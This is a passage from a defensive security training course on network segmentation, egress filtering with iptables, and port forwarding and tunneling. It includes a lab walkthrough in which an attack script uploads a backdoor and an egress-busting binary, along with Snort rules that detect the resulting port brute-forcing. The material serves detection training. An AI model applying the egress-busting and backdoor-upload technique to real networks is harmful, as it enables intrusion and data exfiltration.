Let's attempt to implement this in our example as follows:

```
172.18.2.11   : 10101100.00010010.00000010.00000101
255.255.255.0 : 11111111.11111111.11111111.00000000
Binary AND    : 10101100.00010010.00000010.00000000
Network ID    : 172.18.2.0
```

Listing 538 - Segmenting the network into multiple subnets

We are essentially "borrowing" some bits of the Host ID and using them as a Subnet ID that belongs to the network portion.

Network ID					.	Host ID
10101100	.	00010010	.	00000010	.	00001011
172	.	18	.	2	.	11
				Subnet ID		

Figure 55: Network ID and Host ID of a Class B address

This divided our Class B network into multiple subnets. We now have 254 subnets, each of which contains a maximum of 254 hosts.


```
172.18.1.0/24: 172.18.1.1  - 172.18.1.254
172.18.2.0/24: 172.18.2.1  - 172.18.2.254
172.18.3.0/24: 172.18.3.1  - 172.18.3.254
172.18.4.0/24: 172.18.4.1  - 172.18.4.254
...
172.18.254.0/24: 172.18.254.1  - 172.18.4.254
```

Listing 539 - Subnets available with the implemented network segmentation

Devices on the same subnet can communicate with each other directly, or use routers to communicate with devices on different subnets.




Figure 56: Network segmentation through subnetting

While this is a simple example of subnetting, it is important to understand that each subnet may in turn be further segmented into smaller subnets as long as sufficient address space is available.

This improves network flexibility and scalability, granting network admins the ability to scale networks as needed.

Network segmentation can also be achieved through *virtual LANs* (VLANs).[471] VLANs are created using network virtualization technology that separates traffic at the switch level.

Fundamentally, this achieves the same result as a physical LAN, but hosts connected to the VLAN don't need to be located on the same physical network to interact with each other. In addition, devices can be segregated while sharing the same physical network cabling.

[471] (Wikipedia 2020), https://en.wikipedia.org/wiki/Virtual_LAN

VLANs ensure that systems can be grouped in a logical fashion independently of their physical topology.




Figure 57: Network segmentation through VLANs

Figure 57 shows that even though the hosts are physically connected to different switches, they can still be connected to the same VLAN and interact with each other.

Because VLANs are not physical, they can be created, configured, and have hosts assigned to them through software. This can obviously simplify network design and improve granularity, regardless of the physical networking configuration.

Enterprise networks often employ a combination of subnetting and VLANs to segment their network in various zones depending on the organizations needs. These zones often include groups of hosts that have similar security requirements.

Finally, we can use firewalls to segment a network, giving us the ability to control and restrict the flow of traffic to and from the defined zones.

This simple network topology defines three zones, which the firewall manages the traffic for:




Figure 58: Network segmentation through Firewalls

Figure 58 shows that even in the event that an attacker manages to compromise a server in the *DMZ 01* zone, they are unable to directly attack the *Internal* zone as the firewall only allows oneway traffic between those zones.

While all the methods discussed in this Learning Unit can be used to achieve network segmentation, many enterprise networks implement all three. Applying network segmentation through subnetting, VLANs, and firewalls will allow network architects to design a network that is secure, optimized, and scalable.

Now that we have explored the different methods of segmenting a network we'll discuss how firewall rules can be setup to control the flow of traffic.

14.2 Egress Busting

This Learning Unit covers the following Learning Objectives:

1. Understanding the concept of egress filtering
2. Understanding an iptables firewall setup and application of egress filtering
3. Evaluate an "egress busting" technique and the logging artifacts it creates This Learning Unit will take approximately 3 hours to complete.

14.2.1 Detecting Egress Busting

As we have discussed in the previous Learning Unit, firewalls are a key component to network segmentation and security. While they are mostly thought of as devices that can block incoming traffic to prevent outside attackers from interacting with hosts within the network perimeter, they can also be used to restrict the traffic that leaves the network.

Configuring a firewall to restrict the outbound traffic that leaves the network is known as *egress filtering*.[472] When a host from behind the firewall attempts to make an outbound connection, it must pass through a set of egress filtering rules configured by the network administrator before it is allowed.

This can be leveraged in many ways. From a security perspective, a network administrator can use egress filtering to prevent hosts from connecting to unknown or dangerous hosts on the internet. Additionally, most commonly-used malware will attempt to initiate a connection back to the attacker, which can be disrupted with egress filtering.

Egress filtering is often configured to allow all traffic unless denied by a rule, or to block all outbound traffic by default unless allowed by a rule. The former is easier to set up, but the latter is generally more restrictive and more secure.

Let's demonstrate this. In this Topic lab, the *snort* machine acts as router, IDS, and firewall between the 192.168.50.0/24 subnet, which simulates a public network, and the 172.16.50.0/24 subnet, which serves as a private, internal network.

[472] (Wikipedia 2022), https://en.wikipedia.org/wiki/Egress_filtering#:~:text=In%20computer%20networking%2C%20egress%20filtering,from%20one%20network%20to%20another.&text=Egress%20filtering%20helps%20ensure%20that,never%20leaves%20the%20internal%20network.

The network topology of our setup is as follows:




Figure 59: Network Topology of our setup

Let's connect to our *snort* machine and inspect the iptables rules under /etc/iptables/rules.v4. Since there are several rules present on the system, we'll split up the output and only cover the rules most relevant to this example.


```
offsec@snort02:~$ cat /etc/iptables/rules.v4  ...
:INPUT DROP [9:717]
:FORWARD DROP [0:0]
:OUTPUT DROP [0:0] ...
```

Listing 540 - Default iptables policy

The list of rules starts by setting the default policy for the *INPUT*, *OUTPUT*, and *FORWARD* iptables chains to *DROP*. This will drop any connections unless specified otherwise through rules.

This is followed by rules that will dictate which outbound rules are allowed.

```
...
-A FORWARD -i ens160 -o ens192 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A FORWARD -i ens192 -o ens160 -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
...
-A FORWARD -p tcp -m tcp --dport 21 -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 22 -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 25 -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 80 -j ACCEPT
-A FORWARD -p tcp -m tcp --dport 443 -j ACCEPT -A
FORWARD -p tcp -m tcp --dport 8080 -j ACCEPT ...
-A OUTPUT -p tcp -m tcp --dport 21 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 25 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 80 -j ACCEPT
-A OUTPUT -p tcp -m tcp --dport 443 -j ACCEPT -A
OUTPUT -p tcp -m tcp --dport 8080 -j ACCEPT ...
```

Listing 541 - Allowed outbound rules

Listing 541 shows that the FORWARD and OUTPUT chains only allow connections on common ports used for services such as FTP, SSH, SMTP, HTTP, etc.

Lastly, we have port forwarding rules that will redirect traffic on certain ports to the internal network.

```
...
:PREROUTING ACCEPT [9:717]
:INPUT ACCEPT [0:0]
:OUTPUT ACCEPT [2:146]
:POSTROUTING ACCEPT [0:0]
-A PREROUTING -i ens160 -p tcp -m tcp --dport 80 -j DNAT --to-destination 172.16.50.11
-A PREROUTING -i ens160 -p tcp -m tcp --dport 21 -j DNAT --to-destination 172.16.50.11
...
-A POSTROUTING -d 172.16.50.11/32 -o eth1 -p tcp -m tcp --dport 80 -j SNAT --to-source
172.16.50.254
-A POSTROUTING -d 172.16.50.11/32 -o eth1 -p tcp -m tcp --dport 21 -j SNAT --to-source
172.16.50.254
COMMIT
# Completed on Tue Jan 18 09:14:47 2022 ...
```

Listing 542 - Port-forwarding rules

We will cover the concept of port forwarding later on in this Topic, but for now it is only important to understand the outcome of these rules. These iptables rules will redirect any traffic coming to the snort machine on port 80 and 21 to the same ports on the 172.16.50.11 host, which acts as a web server hosted behind the firewall.

To summarize the firewall rules in our network setup, outbound traffic is restricted by default with the exception of common ports. Additionally, traffic destined to snort (on port 80 and 21) is redirected to a web server hosted behind the firewall.

Given these firewall rules, any outbound traffic on other ports is unintended and may be malicious. We can set up our Snort IDS to include various rules to detect such activity and generate an alert when encountered.

The necessary rules can be found in /usr/local/etc/rules/local.rules on the snort machine.

```
offsec@snort02:~$ cat /usr/local/etc/rules/local.rules
alert tcp any any -> any :20 (msg:"Malicious outbound traffic detected"; sid:10000001;
metadata:policy security-ips alert;)
alert tcp any any -> any 23,24 (msg:"Malicious outbound traffic detected";
sid:10000002; metadata:policy security-ips alert;)
alert tcp any any -> any 26:52 (msg:"Malicious outbound traffic detected";
sid:10000003; metadata:policy security-ips alert;)
alert tcp any any -> any 54:79 (msg:"Malicious outbound traffic detected";
sid:10000004; metadata:policy security-ips alert;)
alert tcp any any -> any 81:442 (msg:"Malicious outbound traffic detected";
sid:10000005; metadata:policy security-ips alert;)
alert tcp any any -> any 444:1000 (msg:"Malicious outbound traffic detected";
sid:10000006; metadata:policy security-ips alert;)
```

Listing 543 - Snort rules to track unintended outbound traffic

We have set up Snort to generate an alert if any host within our network attempts to make an outbound connection on any ports that are not specifically allowed by the firewall.

Now that we understand the network configuration, let's discuss how an attacker might compromise our web server and attempt to determine the egress filtering rules and exceptions.

In our attack scenario, the web server hosts various applications that are under construction. Because of this, the web server should not be accessible from outside the perimeter. However, due to a misconfiguration, firewall rules were added that allow external hosts to interact with it.

The current web server hosts a *robots.txt*[473] file, which contains various directories and files. Using this information, the attacker was able to locate an incomplete installation of *Wordpress*[474] that generates errors when connecting to the database. There also seems to be an application that allows files to be uploaded to the web server. Since the server is not production-ready, none of the applications have security restrictions implemented, nor are they password-protected.

This allows the attacker to upload a backdoor to our web server and compromise it. After the attacker gains control over the web server, they quickly notice that not all outbound ports are blocked, meaning that egress filtering has been set up.

[473] (Google), https://developers.google.com/search/docs/advanced/robots/intro#:~:text=txt,A%20robots.,or%20password%2Dprotect%20the%20page.

[474] (Wordpress), https://wordpress.com/

In order to quickly determine which outbound ports are allowed, attackers often use a technique known as *Egress Busting*. This technique often involves writing or using a custom tool[475] that will set up a listener on the attackers box and use a firewall such as iptables to redirect every port to the listener. Next, the attacker uploads a binary to the target host, which will attempt to connect to the attacker box on a port range chosen by the attacker.

The technique essentially works by brute-forcing connections on every port until the binary detects a successful connection on a TCP port.

We can now launch the attack chain by connecting to the *attacker01* box and once we've moved into the ~/SOC-200/Network_Evasion_and_Tunneling folder, we can launch egress_busting.py, passing the IP address of snort as the target.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo python3
egress_busting.py 192.168.50.40
[sudo] password for kali:
[+] Contents of the robots.txt:
User-agent: *
Disallow: /simple_upload/*
Disallow: /simple_upload/upload_file.html
Disallow: /simple_upload/uploaded_files/*
Disallow: /wp/*

[+] Backdoor successfully uploaded.
[+] Egressbuster.exe successfully uploaded.
[+] egress_starter.bat successfully uploaded.
[>] Attack paused, in order to proceed run the following command on the attacker VM on
a separate window:
        sudo python3 egress_listener.py 192.168.50.50 eth0 192.168.50.40
[>] After you have launched the egress_listener.py press ENTER to resume the attack
```

Listing 544 - Launching the egress busting attack chain

As the output from Listing 544 shows, we need to open the listener script in a separate shell on our attacker01 machine.

```
kali@attacker01:~/SOC-200/Network_Evasion_and_Tunneling$ sudo python3
egress_listener.py 192.168.50.50 eth0 192.168.50.40
[sudo] password for kali:
[*] Inserting iptables rule to redirect connections from 192.168.50.40 to **all TCP
ports** to Egress Buster port 51037/tcp
[*] Listening on all TCP ports now... Press control-c when finished.
```

Listing 545 - Launching the egress listener

After setting up the listener, we'll go back to our original shell and press **ENTER** to start the attack.

Given our knowledge of the Snort rules active on the system, we can inspect the Snort alerts after our attack script has executed.

```
offsec@snort02:~$ tail /var/log/snort/alert_fast.txt
```

[475] (Github), https://github.com/trustedsec/egressbuster


```
01/28-21:15:49.133529 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50167 -> 192.168.48.4:491
```

```
01/28-21:15:49.149038 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50168 -> 192.168.48.4:492
01/28-21:15:49.164680 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50169 -> 192.168.48.4:493
01/28-21:15:49.180393 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50170 -> 192.168.48.4:494
01/28-21:15:49.195977 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50171 -> 192.168.48.4:495
01/28-21:15:49.211640 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50172 -> 192.168.48.4:496
01/28-21:15:49.227126 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50173 -> 192.168.48.4:497
01/28-21:15:49.242844 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50174 -> 192.168.48.4:498
01/28-21:15:49.258451 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50175 -> 192.168.48.4:499
01/28-21:15:49.274751 [**] [1:10000006:0] "Malicious outbound traffic detected" [**]
[Priority: 0] {TCP} 172.16.50.11:50176 -> 192.168.48.4:500
```

Listing 546 - Snort alerts generated by the egress busting attack

Going through the output from the Snort alerts in /var/log/snort/alert_fast.txt, we learn that the attacker attempted multiple connections on various sequential ports, up to TCP port 500.

When setting up egress filtering, network administrators must often allow traffic to certain common outbound ports. This is a well-known fact among attackers and because of this, when using egress busting they will often avoid brute-forcing all 65,535 ports. This approach generates less traffic and fewer potential alerts and speeds up the brute force attack. However, our Snort rules still alerted us of the attack.

In this Learning Unit, we have discussed the concept of egress filtering and its benefits for network administrators. Using the iptables firewall on our snort machine, we were able to set up egress filtering rules that accommodate our network requirements. We executed an attack chain from our attacker01 box, which attempted to brute force the allowed outbound ports through egress busting, which we identified with Snort rules.

In the next section, we will discuss *tunneling* and *pivoting* and learn how to detect these activities.

14.3 Port Forwarding and Tunneling

This Learning Unit covers the following Learning Objectives:

1. Understand the concept of tunneling and port forwarding
2. Learn how attackers use tunneling and port forwarding to compromise additional machines in the network
3. Understand the possible methods and tools attackers use to tunnel into the network and how to detect them

This Learning Unit will take approximately 3 hours to complete.

Network administrators often use tunneling and port forwarding techniques for various administrative purposes. However, these techniques can also be abused by attackers.

In this Learning Unit, we will discuss tunneling and port forwarding and demonstrate how an attacker can use these techniques to interact with hosts normally inaccessible from outside the network.

This will help us understand how to detect these techniques when they are deployed against our networks.

14.3.1 Port Forwarding and Tunneling Theory

Port Forwarding,[476] or *port mapping*, is a very common traffic manipulation technique that allows a host to create an association known as a *map*. This map redirects traffic from one host's IP and port to another.

This is often used by routers or firewalls to allow a remote host to access a host or service that resides within an internal network.

Network administrators configure port forwarding differently depending on the operating system of the gateway. For example, *iptables*[477] and the *netfilter*[478] kernel components can be used on Linux systems and *ipfirewall* or the *ipfw*[479] module can be used on BSD systems. In addition, the *Network Shell* or the *netsh*[480] utility can be used on Windows systems.

We can use *tunneling*[481] to move traffic from one network to another, regardless of the protocols used in that transfer. Normally, traffic moves between networks through common pre-defined network *protocols*[482] such as HTTP. These protocols are essentially a set of rules that dictate how network devices will transmit data.

For this communication to occur, both hosts have to understand the protocol and communicate using that protocol. Using tunneling, we can essentially ignore the protocol and communicate through the process of *encapsulation*.[483]

In short, tunneling a protocol involves encapsulating it within a different protocol. This allows us to carry a given protocol over an incompatible delivery network such as delivering data between two networks that use different versions of the Internet Protocol (IP).

Depending on the type of protocol used for encapsulation this can also increase the security of the communication. Tunneling through a VPN often causes the traffic to be encrypted by using the *IPsec*[484]

[476] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Port_forwarding

[477] (Linux Man Page - iptables), https://linux.die.net/man/8/iptables

[478] (Netfilter), https://www.netfilter.org/

[479] (Ipfirewall), https://www.freebsd.org/cgi/man.cgi?query=ipfirewall&sektion=4&format=html

[480] (Microsoft), https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh

[481] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Tunneling_protocol

[482] (Wikipedia, 2022), https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

[483] (CloudFare) https://www.cloudflare.com/learning/network-layer/what-is-tunneling/

[484] (Wikipedia, 2021), https://en.wikipedia.org/wiki/IPsec

protocol suite while traveling between hosts. This is also the case when tunneling through the *Secure Shell* (SSH)[485] protocol.

Apart from the IPsec and SSH protocols, tunneling can also be achieved using less common protocols such as *Generic Routing Encapsulation* (GRE),[486] HTTP,[487] or ICMP.[488]

The main difference between port forwarding and tunneling is that when dealing with port forwarding, the packages aren't encapsulated within another protocol. Depending on its implementation, port forwarding and tunneling can be divided into different categories.

Local forwarding / tunneling is the most common type of port forwarding or tunneling. It allows the mapping between a local port on a host inside the network and another port on a remote host that also resides within the network.

Let's examine a simple example depicting how this would work in a real world scenario.

[485] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Secure_Shell
[486] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Generic_Routing_Encapsulation
[487] (Wikipedia, 2021), https://en.wikipedia.org/wiki/HTTP_tunnel
[488] (Wikipedia, 2021), https://en.wikipedia.org/wiki/ICMP_tunnel




Figure 60: Local forwarding / tunneling

Figure 60 shows a very simple network map with an internal host behind a gateway. The gateway allows ports 21 and 80 inbound and has local port forwarding configured to redirect traffic that comes in on those

ports to the internal host that is running HTTP and FTP services. There is no outbound filtering implemented on the gateway.

When a host from an external network attempts to browse to the external IP address of the gateway, the traffic will be redirected to the internal host, and their browser will load the files hosted on the web server.

Remote forwarding / tunneling is used to map an internal host and port and redirect the traffic, making it accessible on a specific external host.

Let's expand on our previous network map and examine how we can implement remote port forwarding to interact with a service that is not normally accessible.

